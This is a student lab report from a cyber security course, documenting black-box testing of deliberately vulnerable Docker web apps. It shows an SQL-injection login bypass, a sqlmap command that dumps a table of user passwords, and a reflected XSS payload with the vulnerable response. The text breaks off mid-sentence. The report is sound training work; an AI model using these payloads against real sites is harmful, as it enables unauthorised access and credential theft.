NCS: Lab 4 - Web Security

Name: Mohamad Nour Shahin, Yehia Sobeh, Ali Hamdan

Group number: B22-CBS-01

Introduction

Web security is about ensuring that your website or web based application is secure enough to be protected from attacks.

There are several types of Web vulnerabilities. You will try to exploit them in this lab.

Remember that there might be programming bugs and logical flaws that lead to exploitation of the functionality.

You can continue to work within the already defined teams and brainstorm to get different ideas of how to find and exploit vulnerabilities.

- Make sure to prove your findings and describe important details within the report. Include details about how you were able to find and exploit the vulnerabilities.
- The more you find and prove, the higher your grade.
- Refer to OWASP Foundation for a list of possible web vulnerabilities.

Task - Black box testing

You are given 2 docker containers that hold vulnerable web applications: Find the vulnerabilities and exploit them.

Docker containers

```
docker pull innost5/innotva:1.0
docker run -it -p 7777:7777 --restart always innost5/innotva:1.0


docker pull innost5/innowva:1.0
docker run -it -p 8090:80 --restart always innost5/innowva:1.0
```

The two applications will be accessible on ports 7777 and 8090 respectively.

Solution:


First application on port 7777:


I installed the app from Docker Hub and ran it as shown in the image below:

```
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Desktop/thirdYear/NCS/Network-and-Cyber-Security/Lab04$ docker pull innost5/innotva:1.0
1.0: Pulling from innost5/innotva
7e2b2a5af8f6: Pull complete
09b6f03ffac4: Pull complete
dc3f0c679f0f: Pull complete
fd4b47407fc3: Pull complete
b32f6bf7d96d: Pull complete
6f4489a7e4cf: Pull complete
af4b99ad9ef0: Pull complete
39db0bc48c26: Pull complete
acb4a89489fc: Pull complete
e90400f8cec0: Pull complete
14c59808190a: Pull complete
eb62de3dfddd: Pull complete
c8eaa228ec0b: Pull complete
Digest: sha256:dc407bcd0c6a334629206bd4b16495d72f48693032acaa364e99027aaa2944a0
Status: Downloaded newer image for innost5/innotva:1.0
docker.io/innost5/innotva:1.0
mohamad@mohamad-Lenovo-ideapad-520-15IKB:~/Desktop/thirdYear/NCS/Network-and-Cyber-Security/Lab04$ docker run -it -p 7777:7777 --restart always innost5/innotva:1.0
Server Started: http://0.0.0.0:7777
GET  /
WARNING:tornado.access:404 GET /favicon.ico (172.17.0.1) 19.91ms
GET  /
WARNING:tornado.access:404 GET /favicon.ico (172.17.0.1) 4.39ms
GET  /
WARNING:tornado.access:404 GET /favicon.ico (172.17.0.1) 3.15ms
GET  /
GET  /
WARNING:tornado.access:404 GET /robots.txt (172.17.0.1) 4.52ms
WARNING:tornado.access:404 GET /sitemap.xml (172.17.0.1) 2.57ms
GET  /
WARNING:tornado.access:404 GET /static (172.17.0.1) 4.10ms
ERROR:tornado.application:Uncaught exception GET /static/css (172.17.0.1)
HTTPServerRequest(protocol='http', host='0.0.0.0:7777', method='GET', uri='/static/css', version='HTTP/1.1', remote_ip='172.17.0.1')
Traceback (most recent call last):
```


I used OWASP ZAP, Nikto, and SQLMap to check for vulnerabilities.

zap:






sqlmap:




Results from SQLMap:




Vulnerabilities that I found:


1. SQL Injection:

- When I entered the username as ' OR 1=1-- and any password, I gained admin privileges.


M POWER
SERVER STATUS
LOGIN
BEEMERS
Search Something...
Home
Login
Login
' OR 1=1--
any
Login
Copyright - Free Html5 Templates designed by ZEROTHEME
Privacy Policy
Terms of Use



M POWER
SERVER STATUS
LOGIN
BEEMERS
Search Something...
Home
Login
Login
Username
Password
Login
Login Success, Hello admin
Copyright - Free Html5 Templates designed by ZEROTHEME
Privacy Policy
Terms of Use

Tried different usernames.



- Gained access to the user database using SQLMap with the following command:

```
sqlmap -u "http://0.0.0.0:7777/login.html" --data="username=' OR 1=1--
&password=zzz&Login=Login" --method=POST --dump
```



```
Database: <current>
Table: Users
[8 entries]
+----+-----------+---------------+
| Id | User      | Password      |
+----+-----------+---------------+
| 1  | admin     | admin         |
| 2  | test-user | test@123      |
| 3  | sagar     | lall0l        |
| 4  | alias     | ohrealli      |
| 5  | jacky     | st40ngp@55    |
| 6  | sam       | tomTOM123     |
| 7  | maxi      | D@ni3lDizaark |
| 8  | lelol     | Leeee@Looo@!$ |
+----+-----------+---------------+

[11:48:28] [INFO] table 'SQLite_masterdb.Users' dumped to CSV file '/home/mohamad/.local/share/sqlmap/output/0.0.0.0/dump/SQLite_masterdb/Users.csv'
[11:48:28] [INFO] fetched data logged to text files under '/home/mohamad/.local/share/sqlmap/output/0.0.0.0'
[11:48:28] [WARNING] your sqlmap version is outdated

[*] ending @ 11:48:28 /2024-11-17/
```

I tried different queries there is one table which is Users

2. Cross Site Scripting (XSS):

url	q	<scrIpt>alert(1);</scRipt>

Cross Site Scripting (Reflected)

URL: http://0.0.0.0:7777/search?q=%3C%2Fh2%3E%3Cscrlpt%3Ealert%281%29%3B%3C%2FscRipt%3E%3Ch2%3E
Risk: High
Confidence: Medium
Parameter: q
Attack: </h2><scrIpt>alert(1);</scRipt><h2>
Evidence: </h2><scrIpt>alert(1);</scRipt><h2>
CWE ID: 79
WASC ID: 8
Source: Active (40012 - Cross Site Scripting (Reflected))
Input Vector: URL Query String

Description:

(GET and POST) is by using an embedded client, such as Adobe Flash.
Persistent attacks occur when the malicious code is submitted to a web site where it's stored for a period of time. Examples of an attacker's favorite targets often include message board posts, web mail messages, and web chat software. The unsuspecting user is not required to interact with any additional site/link (e.g. an attacker site or a malicious link sent via email), just simply view the web page containing the code.

Other Info:

Other Info:

Solution:

Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

Reference:

https://owasp.org/www-community/attacks/xss/
https://cwe.mitre.org/data/definitions/79.html

Alert Tags:

Key	Value
CWE-79	https://cwe.mitre.org/data/definitions/79.html
OWASP_2021_A03	https://owasp.org/Top10/A03_2021-Injection/
WSTG-v42-INPV-01	https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Valid...

```
Content-Length: 3564
X-Xss-Protection: 0
Server: TornadoServer/5.1.1
Etag: "1b971d41c0fc7f1330eaec5c27ce10ec7c8b9cb9"
Date: Sun, 17 Nov 2024 04:45:26 GMT
Content-Type: text/html; charset=UTF-8
```

```
</div>
</div>
<!--////////////////////////////////////Container-->
<section class="content-box boxstyle-1 box-3">
<div class="zerogrid">
<div class="row wrap-box"><!--Start Box-->
<div class="header t-center">
<div class="wrapper">
<h2 class="color-yellow">
You Searched For: </h2><scRipt>alert(1);</scRipt><h2></h2>
<span><script>var x='</h2><scRipt>alert(1);</scRipt><h2>';</script></span>
</div>
```

I noticed that the search input in the header was vulnerable to malicious script injection:

So, I entered the following input:

